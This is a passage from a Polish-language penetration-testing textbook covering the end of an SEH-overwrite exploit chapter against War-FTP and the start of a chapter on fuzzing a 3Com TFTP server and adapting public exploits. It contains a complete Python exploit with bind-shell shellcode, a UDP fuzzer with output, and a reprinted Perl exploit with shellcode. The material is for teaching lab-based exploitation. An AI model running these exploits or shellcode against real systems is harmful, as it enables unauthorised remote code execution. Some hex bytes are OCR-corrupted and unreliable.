
Naciśnij klawisz *F7*, aby wykonać instrukcję krótkiego skoku. Jak widać na rysunku 18.20, wykonanie skoku szczególnie przenosi nas nad wskaźnikiem SEH do obszaru pamięci zajmowanego przez ciąg exploitu wypełniony znakami *D*.

Wybieranie ładunku

Po raz kolejny udało nam się przekierować sterowanie działaniem programu, tym razem do całkiem sporego obszaru pamięci znajdującego się pod naszą kontrolą — idealne miejsce na implementację naszego złośliwego kodu powłoki. Teraz pozostało nam już tylko wybrać ładunek i za pomocą programu Msfvenom wygenerować odpowiedni kod powłoki, tak jak zostało to przedstawione poniżej.



Rysunek 18.19. Sterowanie przechodzi do instrukcji krótkiego skoku



Rysunek 18.20. Wykonanie skoku przenosi nas nad wskaźnikiem SEH

```
root@kali:~# msfvenom -p windows/shell_bind_tcp -s 573 -b '\x00\x40\x0a\x0d'
[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)
buf =
"\xbe\xA5\xFD\x18\xA6\xD9\xC6\xD9\x74\x24\xF4\x5F\x31\xC9" +
(...)
```

Pamiętaj, aby poinformować program Msfvenom, że może wykorzystać maksymalnie 573 bajty i że nie może używać znaków, które nie mogą być stosowane w nazwach kont użytkowników serwera FTP (co prawda, podobnie jak poprzednio, moglibyśmy użyć nieco dłuższego kodu powłoki, ale jak pamiętasz, wyjątek, który omawialiśmy na początku rozdziału, był spowodowany próbą zapisu danych poza obszarem stosu, więc musimy się upewnić, że cały złośliwy kod powłoki zostanie poprawnie wykonany). Wygenerowany kod powłoki musimy teraz umieścić w kodzie źródłowym exploitu w miejscu zajmowanym dotychczas przez ciąg znaków *D*. Żeby ciąg znaków exploitu był wystarczająco długi, aby spowodować nadpisanie wskaźnika SEH (a nie wskaźnika adresu powrotu, jak to robiliśmy w rozdziale 17.), musimy dopełnić go literami *D*, dzięki czemu jego całkowity rozmiar będzie wynosił 1150 bajtów. Gotowy kod źródłowy exploitu został przedstawiony na listingu 18.6. Złośliwy kod powłoki został umieszczony bezpośrednio za bajtami, które nadpisują wskaźnik SEH (w tym przykładzie do wygenerowania kodu powłoki ponownie użyliśmy ładunku *windows/shell_bind_tcp*).

Listing 18.6. Gotowy kod źródłowy exploitu wykorzystującego nadpisanie wskaźnika SEH

```
#!/usr/bin/python
import socket
shellcode = ("\"fbe\xa5\xfd\x18\xa6\xd9\xc6\xd9\x74\x24\xf4\x5f\x31\xc9" +
"\xb1\x56\x31\x77\x13\x83\xc7\x04\x03\x77\xaa\x1f\xed\x5a" +
"\x5c\x56\x0e\xa3\x9c\x09\x86\x46\xad\x1b\xfc\x03\x9f\xab" +
"\x76\x41\x13\x47\xda\x72\x0a\x25\xf3\x75\x01\x83\x25\xbb" +
"\x92\x25\xea\x17\x50\x27\x96\x65\x84\x87\x0a\x5\xd9\xc6" +
"\xe0\xd8\x11\x9a\xb9\x97\x83\x0b\xcd\xea\x1f\x2d\x01\x61" +
"\xf\x55\x24\xb6\xeb\xef\x27\xe7\x43\x7b\x6f\x1f\xe8\x23" +
"\x50\x1e\x3d\x30\xac\x69\x4a\x83\x46\x68\x9a\xdd\x0a\x5a" +
(...)

buffer = "A" * 569 + "\xEB\x06" + "B" * 2 + "\xCA\x80\x45\x5F" + shellcode +
"\"B" * 205
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.close()
```

Jeżeli serwer War-FTP działa pod kontrolą debuggera Immunity Debugger, po wystąpieniu wyjątku musimy go ręcznie przekazać do programu. Jeżeli serwer War-FTP będzie działał bez nadzoru debuggera, po wystąpieniu wyjątku sterowanie zostanie automatycznie przekazane do procedury obsługi SEH, po czym zostaną wykonane sekwencja instrukcji POP POP RET, krótki skok i wreszcie nasz złośliwy kod powłoki.

Podsumowanie

W tym rozdziale udało nam się pomyślnie utworzyć od zera exploit, który wykorzystuje możliwość nadpisywania wskaźników procedur strukturalnej obsługi wyjątków w programie War-FTP. Choć w poprzednim rozdziale napisaliśmy exploita wykorzystującego przepełnienie bufora na stosie i bezpośrednie nadpisanie adresu powrotu, niektóre programy są odporne na takie ataki, ale wykazują podatność na złośliwą modyfikację wskaźników procedur SEH. W takich przypadkach znajomość metody wykorzystywania takich podatności ma kluczowe znaczenie dla utworzenia działającego exploitu i powodzenia całego ataku. Ze względu na sposób działania mechanizmu strukturalnej obsługi wyjątków możemy z góry założyć, że po wymuszeniu awarii programu spowodowanej wystąpieniem wyjątku wskaźnik NSEH niemal zawsze będzie się znajdował pod adresem ESP + 8 bajtów. Po wykonaniu sekwencji poleceń POP POP RET zlokalizowanej w module, który nie wykorzystuje modułu SafeSEH, musisz wykonać krótki skok do kodu powłoki. Pracując nad tworzeniem exploitów, możesz jednak spotkać się z sytuacją, w której użycie znaku \EB nie będzie dozwolone — w takiej sytuacji będziesz musiał opracować inny sposób wykonania skoku do kodu powłoki.

W kolejnym rozdziale zakończymy nasze rozważania na temat podstawowych procedur tworzenia exploitów i omówimy szereg nieco bardziej złożonych zagadnień, takich jak wyszukiwanie możliwości wymuszenia awarii aplikacji za pomocą techniki *fuzzingu*, dostosowywanie kodu publicznie dostępnych exploitów do własnych potrzeb czy pisanie swoich własnych modułów dla pakietu Metasploit.

19

Fuzzing, przenoszenie kodu exploitów i tworzenie modułów Metasploita

W TYM ROZDZIALE OMÓWIMY KILKA KOLEJNYCH TECHNIK PROJEKTOWANIA I TWORZENIA EXPLOITÓW. NA POCZĄTEK POŚWIĘCIMY NIECO CZASU NA PRZESTAWIENIE CIEKAWEJ TECHNIKI O NAZWIE FUZZING, KTÓRA POZWALA NA WYSZUKIWANIE POTENCJALNYCH PODATNOŚCI I LUK W ZABEZPIECZENIACH RÓŻNYCH PROGRAMÓW. NASTĘPNIE OPowiemy o tym, w jaki sposób możesz wykorzystywać kody publicznie dostępnych exploitów, przenosić je na inne platformy i dostosowywać do własnych potrzeb, a potem omówimy jeszcze kilka podstawowych zagadnień związanych z tworzeniem własnych modułów dla pakietu Metasploit. Na koniec przedstawimy kilka mechanizmów pozwalających na minimalizację ryzyka wykorzystania przez napastnika potencjalnych luk w zabezpieczeniach, które mogą być zaimplementowane na hostach działających w środowisku celu.

Fuzzowanie programów

W rozdziale 17. wykorzystywaliśmy lukę w zabezpieczeniach serwera War-FTP 1.65, pozwalającą na przepełnienie bufora na stosie poprzez wprowadzenie w polu *Username* nazwy użytkownika o długości 1100 znaków. Oczywiście w zupełności naturalny sposób nasuwa się tutaj pytanie, skąd wiemy, że wpisanie w polu *Username* ciągu znaków składającego się z 1100 liter A spowoduje awarię programu, a co więcej, w jaki sposób ta luka została znaleziona po raz pierwszy? W niektórych przypadkach kod źródłowy programów jest publicznie dostępny i w takich sytuacjach badacze zajmujący się wyszukiwaniem podatności muszą posiadać odpowiednią wiedzę na temat praktyk bezpiecznego kodowania programów. W innych przypadkach możemy używać takich technik jak na przykład *fuzzing*, pozwalających na wysyłanie do programu różnego rodzaju nieoczekiwanych danych i sprawdzanie, czy program nie zareaguje w nieprzewidziany przez autora sposób.

Wyszukiwanie błędów poprzez analizę kodu źródłowego

W rozdziale 16. omawialiśmy szereg zagadnień związanych z wykorzystywaniem błędów przepełnienia bufora na przykładzie niewielkiego programu napisanego dla systemu Linux. Podczas szczegółowej analizy kodu źródłowego tego programu, który został pokazany na listingu 19.1, okazało się, że jedną z używanych funkcji jest **strncpy** ①. Jak już wtedy wspominaliśmy, funkcja **strncpy** nie sprawdza poprawności granic kopiowanych ciągów znaków, co może stanowić potencjalne zagrożenie dla bezpieczeństwa programu.

Listing 19.1. Kod źródłowy programu podatnego na przepełnienie bufora

```
#include <string.h>
#include <stdio.h>

void overflowed() {
    printf("%s\n", "Execution Hijacked");
}

void function(char *str){
    char buffer[5];
    strncpy(buffer, str); ①
}

void main(int argc, char *argv[])
{
    function(argv[1]); ②
    printf("%s\n", "Executed normally");
}
```

Przeglądając kod źródłowy, możemy zauważyć, że dane wprowadzane przez użytkownika (pierwszy argument wywołania programu) są przekazywane do funkcji o nazwie **function ②**, która za pomocą polecenia **strcpy ①** kopiuje otrzymany łańcuch tekstu do pięcioznakowej zmiennej o nazwie **buffer**. Jak mogłeś się przekonać w rozdziale 16., takie rozwiązanie możemy wykorzystać do przeprowadzenia ataku z przepełnieniem bufora na stosie.

Fuzzowanie serwera TFTP

Kiedy nie mamy dostępu do kodu źródłowego badanej aplikacji, musimy użyć innych metod wyszukiwania potencjalnych podatności i luk w zabezpieczeniach. Jedną z takich metod jest tzw. *fuzzing*, który polega na wysyłaniu do programu różnych danych wejściowych i sprawdzaniu, czy program potrafi sobie z nimi poradzić w racjonalny sposób. Jeżeli uda nam się znaleźć zestaw danych, które pozwalają na kontrolowane sterowanie zawartością pamięci programu, by móc będziemy mogli wykorzystać taką lulkę do przejęcia kontroli nad działaniem programu.

W rozdziale 17., podczas atakowania serwera War-FTP 1.65, najpierw wymuszaliśmy awarię programu poprzez podawanie w trakcie logowania nazwy użytkownika składającej się z 1100 liter A. Kiedy stwierdziliśmy, że po takim potraktowaniu w rejestrze EIP znajdują się cztery litery A, a zawartość rejestru ESP również została nadpisana, doszliśmy do wniosku, iż znaleziona podatność może zostać wykorzystana, i rozpoczęliśmy pisanie exploitu. W bieżącym przykładzie rozpoczynamy działania nieco wcześniej — od użycia fuzzingu do określenia długości ciągów znaków A, który musimy przesłać do programu, aby spowodować jego awarię.

Różnych technik fuzzingu możemy używać do wywoływanego kontrolowanych awarii atakowanej aplikacji, które następnie możemy wykorzystać do zbudowania odpowiedniego exploitu i przejęcia kontroli nad działaniem programu. W omawianym niżej przykładzie posłużymy się technikami fuzzingu do sprawdzenia, czy serwer TFTP (ang. *Trivial FTP Server*) jest podatny na ataki. Naszym celem będzie serwer 3Com TFTP 2.0.1, któregoinstancję udało nam się znaleźć na maszynie z systemem Windows XP podczas powłamaniowej eksploracji systemu.

Serwer TFTP domyślnie działa na porcie UDP 69. Ponieważ UDP jest protokołem bezpołączeniowym (ang. *connectionless*), musimy znać składnię protokołu TFTP, tak aby serwer TFTP w ogóle zechciał przetwarzać przesyłane przez nas pakiety UDP. Zgodnie ze specyfikacją RFC (ang. *Request for Comment*) protokołu TFTP¹ poprawny pakiet TFTP powinien mieć format przedstawiony na lisingu 19.2. Jeżeli chcemy, aby atakowany serwer TFTP odpowiadał na nasze „zaczepki”, przesyłane przez nas pakiety powinny być zgodne z przedstawioną specyfikacją.

¹ Patrz <https://www.ietf.org/rfc/rfc1350.txt> — przyp. tłum.

Listing 19.2. Format pakietu TFTP²

2 bajty	string	1 bajt	string	1 bajt
Kod operacji Nazwa pliku 0 Tryb 0				
(OpCode) (Filename) 0 (Mode) 0				

Kiedy planujesz przeprowadzenie ataku wykorzystującego przepełnienie bufora na stosie, powinieneś poszukiwać miejsc, w których użytkownik kontroluje rozmiar i zawartość przesyłanych do programu danych. Jeżeli możemy wysłać zestaw pakietów, które technicznie spełniają wymogi specyfikacji TFTP, ale zawierają dane, do przetwarzania których program nie został przygotowany, być może uda nam się spowodować przepełnienie bufora na stosie i kontrolowaną awarię programu. W przypadku serwera TFTP pierwsze pole pakietu, *Kod operacji* (ang. *OpCode*), ma zawsze rozmiar dwóch bajtów i zawiera jeden z następujących kodów:

Kod operacji	Operacja
01	<i>RRQ</i> — żądanie odczytu (ang. <i>Read request</i>)
02	<i>WRQ</i> — żądanie zapisu (ang. <i>Write request</i>)
03	<i>DATA</i> — dane
04	<i>ACK</i> — potwierdzenie (ang. <i>Acknowledgement</i>)
05	<i>ERROR</i> — błąd

Pole *Kod operacji* pozostaje poza naszym zasięgiem, ale za to możemy wpływać na zawartość pola *Nazwa pliku*. W prawdziwym żądaniu TFTP jest to miejsce, w którym informujemy serwer o tym, jaki plik chcemy odczytać, zapisać i tak dalej. Rozmiar tego pola jest zmienny, a jego zawartość jest w pełni kontrolowana przez użytkownika, zatem może ono być dobrym kandydatem do sprawdzenia podatności na przepełnienie bufora. Być może autor programu nie spodziewał się, że ktoś może wprowadzić „nazwę” pliku, która będzie się składać na przykład z 1000 znaków? W końcu kto i po co miałby coś takiego robić?

Kolejne pole zawiera bajt o wartości 0 (tzw. pusty bajt), oznaczający koniec nazwy pliku. Tego pola również nie możemy kontrolować, ale za to możemy zmieniać zawartość czwartego pola pakietu TFTP, *Tryb*, które zawiera wprowadzany przez użytkownika ciąg znaków o zmiennej długości. Zgodnie ze specyfikacją RFC protokół TFTP obsługuje trzy tryby pracy: *netascii*, *octet* i *mail*. To pole wydaje się wymarzonym celem fuzzingu, ponieważ deweloperzy aplikacji mogli oczekiwać, że w tym miejscu będą się pojawiały tylko ciągi znaków o długości 8 bajtów lub krótsze. Pakiet TFTP kończy się kolejnym pustym bajtem sygnalizującym koniec pola *Tryb*.

² W nawiasach podano dla ułatwienia angielskie nazwy poszczególnych pól pakietu — przyp. tłum.

Próba wywołania awarii programu

Na potrzeby naszego przykładu napiszemy prosty fuzzer, który będzie tworzył i wysyłał szereg poprawnie skonstruowanych pakietów TFTP zawierających w polu *Tryb* fikcyjne dane o coraz większej długości. Jeżeli serwer TFTP będzie działał poprawnie, powinien odesłać komunikat informujący, że pole *Tryb* zawiera nieprawidłowe dane, i odrzucić taki pakiet. Być może jednak rezultaty będą zupełnie inne i uda nam się w ten sposób spowodować przepełnienie bufora na stosei i wywołać awarię programu. Aby to sprawdzić, ponownie napiszemy prosty program w języku Python.

Tym razem jednak, zamiast tworzyć zmienną buffer i wypełniać ją ciągiem 1100 liter A, tak jak to robiliśmy podczas atakowania programu War-FTP w rozdziałach 17. i 18., utworzymy tablicę zawierającą ciągi znaków o zmiennej długości, tak jak zostało to przedstawione na listingu 19.3.

Listing 19.3. Prosty fuzzer dla serwera TFTP

```
#!/usr/bin/python
import socket
bufferarray = ["A"*100] ❶
addition = 200
while len(bufferarray) <= 50: ❷
    bufferarray.append("A"*addition) ❸
    addition += 100
for value in bufferarray: ❹
    tftppacket = "\x00\x02" + "Georgia" + "\x00" + value + "\x00" ❺
    print "Fuzzing with length " + str(len(value))
    s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM) ❻
    s.sendto(tftppacket,('192.168.20.10',69))
    response = s.recvfrom(2048)
    print response
```


Pierwszy rekord w tablicy zawiera串 znaków składający się ze 100 liter A ❶. Zanim jednak zaczniemy wysyłać do serwera TFTP jakieś kolwiek pakiety, przygotujemy najpierw wszystkie pozostałe ciągi fuzzingowe i zapiszemy je w tablicy, zwiększając każdą iteracją długość ciągu o 100 znaków. Korzystając z pętli while, dołączamy do tablicy kolejne ciągi fuzzingowe dopóty, dopóki w tablicy nie zostanie zapisanych 50 takich coraz dłuższych elementów ❷. Z każdą iteracją pętli while do tablicy dołączany jest nowy element ❸. Po utworzeniu wszystkich ciągów fuzzingowych pętla while kończy działanie i przechodzimy do pętli for ❹, która pobiera z tablicy kolejne elementy i umieszcza je w polu *Tryb* pakietu TFTP ❺.

Przygotowany pakiet TFTP spełnia wszystkie wymogi specyfikacji RFC. W naszym przypadku używamy żądania zapisu (kod operacji 02) i nazwy pliku *Georgia*. Ciąg fuzzingowy pobierany z tablicy jest umieszczany w polu *Tryb*. Wszystko gotowe, więc pozostaje nam już tylko mieć nadzieję, że jeden z coraz dłuższych ciągów fuzzingowych spowoduje awarię serwera.

Konfiguracja połączenia sieciowego jest nieco inna niż w poprzednich przykładach, kiedy to atakowaliśmy serwer FTP. Ponieważ serwer TFTP wykorzystuje

protokół UDP, w naszym programie musimy utworzyć gniazdo sieciowe UDP, a nie TCP, więc składnia polecenia jest nieco inna ❶. Po zakończeniu wpisywania kodu źródłowego zapisz program w pliku o nazwie *tftpuzzler* i nadaj mu prawa do wykonania.

Zanim rozpoczniemy fuzzowanie pakietów TFTP, przejdź jeszcze na chwilę do maszyny z systemem Windows XP i podłącz debugger Immunity Debugger do procesu *3CTftpSvc*, tak jak zostało to przedstawione na rysunku 19.1. Dzięki takiemu rozwiązaniu w razie awarii serwera będziemy w stanie przeanalizować zawartość pamięci i sprawdzić, czy udało nam się uzyskać kontrolę nad zawartością rejestru EIP (po podłączeniu debuggera do procesu TFTP nie zapomnij o wznowieniu działania serwera poprzez naciśnięcie przycisku *Play*, znajdującego się na pasku narzędzi w oknie debuggera).



Rysunek 19.1. Podłączanie debuggera do procesu serwera 3Com TFTP

Teraz możemy już przystąpić do uruchomienia fuzzera, tak jak zostało to przedstawione na listingu 19.4.

Listing 19.4. Fuzzowanie serwera 3Com TFTP

```
root@kali:~# ./tftpuzzler
Fuzzing with length100
('x00\x05\x00\x04Unknown or unsupported transfer mode: AAAAAAAAAAAAAAAA
→AAAAAAAAAAAAAAA
→AAAAA\x00', ❶ ('192.168.20.10', 4484))
Fuzzing with length 200
```

```


('\'x00\x05\x00\x04Unknown or unsupported transfer mode: AAAAAAAAAAAAAA
→AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
→AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
→AAAAAAAAAAAAAAAAAAAAAA\x00', ('192.168.20.10', 4485))
Fuzzing with length 300
('\'x00\x05\x00\x04Unknown or unsupported transfer mode: AAAAAAAAAAAAAA
→AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
→AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
→AAAAAAAAAAAAAAAAAAAAAA\x00', ('192.168.20.10', 4486))
Fuzzing with length 400
('\'x00\x05\x00\x04Unknown or unsupported transfer mode: AAAAAAAAAAAAAA
→AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
→AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
→AAAAAAAAAAAAAAAAAAAAAA\x00', ('192.168.20.10', 4487))
Fuzzing with length 500
('\'x00\x05\x00\x04Unk\x00', ('192.168.20.10', 4488))
Fuzzing with length 600 ②

```

W miarę jak program wysyła kolejne, coraz dłuższe ciągi fuzzujące w polu *Tryb*, serwer TFTP konsekwentnie odpowiada, że nie zna lub nie obsługuje takiego trybu przesyłania danych (ang. *Unknown or unsupported transfer mode*) ①. Kiedy jednak nasz fuzzer próbuje przesłać pakiet zawierający w polu *Tryb* ciąg znaków o długości 600 bajtów, nie otrzymuje z serwera żadnej odpowiedzi ②, co może sugerować, że po otrzymaniu poprzedniego ciągu znaków o długości 500 bajtów serwer uległ awarii i siłą rzeczy nie jest w stanie odpowidać na kolejne pakiety.


Kiedy przejdziemy do okna debuggera Immunity Debugger i sprawdzimy stan procesu serwera 3Com TFTP (patrz rysunek 19.2), przekonamy się, że rzeczywiście uległ on awarii z adresem 41414141 (hex) zapisanym w rejestrze EIP. Zwróc również uwagę na krótki ciąg znaków A w rejestrze ESP i znacznie dłuższy ciąg znaków A w rejestrze ESI. Wygląda zatem na to, że przesyłając do serwera pakiet z umieszczonym w polu *Tryb* ciągiem znaków o długości 500 bajtów, możemy kontrolować działanie programu i zawartość niektórych rejestrów w pamięci — krótko mówiąc, jest to idealna okazja do napisania exploitu wykorzystującego przepelenie bufora na stosie.

Korzystając z technik opisywanych w poprzednich rozdziałach, kiedy atakowaliśmy serwer War-FTP, spróbuj samodzielnie napisać własnego exploitu dla serwera 3Com TFTP 2.0.1. W tym przypadku bajty nadpisujące adres powrotu znajdują się na końcu ciągu znaków exploita, a kod powłoki, który umieścimy w rejestrze ESI, będzie się znajdował we wcześniejszej części tego ciągu (kompletny kod źródłowy tego exploitu, napisany w języku Python, znajdziesz w podrozdziale „Tworzenie nowych modułów Metasploita” w nieco dalszej części tego rozdziału — zajrzyj tam, jeżeli samodzielne napisanie exploita okaże się dla Ciebie zbyt trudne).



Rysunek 19.2. Serwer 3Com TFTP uległ awarii

Aby zrestartować serwer 3Com TFTP po awarii, przejdź do katalogu C:\Windows, odszukaj i uruchom program 3CTftpSvcCtrl, a kiedy na ekranie pojawi się jego okno, naciśnij przycisk *Start Service* (uruchom usługę), tak jak zostało to przedstawione na rysunku 19.3. Kiedy serwer zostanie uruchomiony, musisz ponownie podpiąć do niego debugger Immunity Debugger.



Rysunek 19.3. Okno dialogowe 3Com TFTP Service Control

Dostosowywanie kodu publicznie dostępnych exploitów do własnych potrzeb

Czasami może się zdarzyć, że podczas testu penetracyjnego znajdziesz w atakowanym środowisku określoną podatność, ale w pakiecie Metasploit nie będzie odpowiedniego modułu, za pomocą którego mógłbyś ją wykorzystać. Nic w tym dziwnego, bo choć zespół deweloperów pakietu Metasploit i cała wspierająca go społeczność użytkowników dokładają wszelkich starań, aby na bieżąco dodawać kolejne moduły dla nowo odkrywanych podatności, to jednak nie są przecież w stanie zapewnić odpowiednich modułów exploitów dla *wszystkich* znanych podatności.

W takiej sytuacji jednym z możliwych rozwiązań jest oczywiście pobranie i zainstalowanie podatnego pakietu oprogramowania i samodzielne opracowanie odpowiedniego exploitu, aczkolwiek takie podejście nie zawsze jest możliwe. Przykładowo cena licencji takiego pakietu może być na tyle wysoka, że przeprowadzenie takiego testu penetracyjnego zakończyłoby się dla Ciebie poważnymi stratami finansowymi, albo dany pakiet oprogramowania może nie być już dostępny czy jego wdrożenie wymaga zastosowania rozbudowanej infrastruktury. Co więcej, zazwyczaj zlecenia na przeprowadzenie testu penetracyjnego mają ścisłe ograniczone ramy czasowe i po prostu znacznie lepiej będzie, jak wykorzystasz ten czas na poszukiwanie innych podatności i luk w zabezpieczeniach niż na mozołne tworzenie i testowanie własnego exploitu.

Jednym ze sposobów na stosunkowo szybkie opracowanie w pełni funkcjonalnych exploitów jest wykorzystanie publicznie dostępnego kodu jako bazy własnego rozwiązania i dostosowanie go do potrzeb własnego środowiska celu. Nawet jeżeli okaże się, że w pakiecie Metasploit nie ma takiego modułu, odpowiedni kod exploitu czy jego koncepcji (ang. *Proof of Concept* — PoC) możesz znaleźć w innych publicznie dostępnych źródłach, takich jak witryna Exploit Database (<http://www.exploit-db.com/>) czy SecurityFocus (<http://www.securityfocus.com/>). Choć publicznie dostępne exploity powinieneś zawsze traktować z dużą dozą nieufności (bo przecież taki exploit nie zawsze musi naprawdę robić to, co deklaruje w opisie jego autor), to jednak przy zachowaniu należytej staranności i ostrożności można z powodzeniem używać kodu takich exploitów w bezpieczny sposób.

Przyjrzyjmy się zatem kodowi publicznie dostępnego exploitu dla serwera 3Com TFTP 2.0.1, wykorzystującego podatność pola *Tryb* na przepelnienie (3Com TFTP Service <= 2.0.1 Long Transporting Mode Overflow Perl Exploit), który możesz znaleźć w bazie Exploit Database na stronie <http://www.exploit-db.com/exploits/3388/>. Kod exploitu został przedstawiony na listingu 19.5.

Listing 19.5. Kod źródłowy publicznego exploitu dla serwera 3Com TFTP 2.0.1

```
#!/usr/bin/perl -w ①
=====
# 3Com TFTP Service <= 2.0.1 (Long Transporting Mode) Overflow Perl Exploit
# By Umesh Wanve (umesh_345@yahoo.com)
=====
```

```

# Credits : Liu Qixu is credited with the discovery of this vulnerability.
# Reference : http://www.securityfocus.com/bid/21301
# Date : 27-02-2007
# Tested on Windows 2000 SP4 Server English ②
# Windows 2000 SP4 Professional English
# You can replace shellcode with your favourite one :
# Buffer overflow exists in transporting mode name of TFTP server.
# So here you go.
# Buffer = "x00\x02" + "filename" + "x00" + nop sled + Shellcode + JUMP + "x00";
# This was written for educational purpose. Use it at your own risk. Author will not be
# responsible for any damage.
=====
use IO::Socket;
if(!$ARGV[1])
{
print "\n3COM Tftp long transport name exploit\n";
print "\tCoded by Umesh wanve\n";
print "Use: 3com_tftp.pl <host> <port>\n\n";
exit;
}
$target = IO::Socket::INET->new(Proto=>'udp',
PeerAddr=>$ARGV[0],
PeerPort=>$ARGV[1])
or die "Cannot connect to $ARGV[0] on port $ARGV[1]";
# win32_bind - EXITFUNC=seh LPORT=4444 Size=344 Encoder=PexFnstenvSub http://
metasploit.com
my($shellcode)= ③
"\x31\xc9\x83\xe9\xb0\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x48".
"\xc8\xb3\x54\x83\xeb\xfc\xe2\xf4\xb4\xa2\x58\x19\xa0\x31\x4c\xab".
"\xb7\x8\x38\x38\x6c\xec\x38\x11\x74\x43\xcf\x51\x30\xc9\x5c\xdf".
(... )
"\xc3\x9f\x4f\xd7\x8c\xac\x4c\x82\x1a\x37\x63\x3c\xb8\x42\xb7\x0b". "\x1b
\x37\x65\xab\x98\xc8\xb3\x54";
print "++ Building Malicious Packet . . .\n";
$nop="\x00" x 129;
$jmp_2000 = "\x0e\x08\xe5\x77"; ④ # jmp esi user32.dll windows 2000 sp4 english
$exploit = "\x00\x02"; ⑤ #write request (header) $exploit=
$exploit."A"; ⑥ #file name $exploit=$exploit."\x00"; #nop sled to
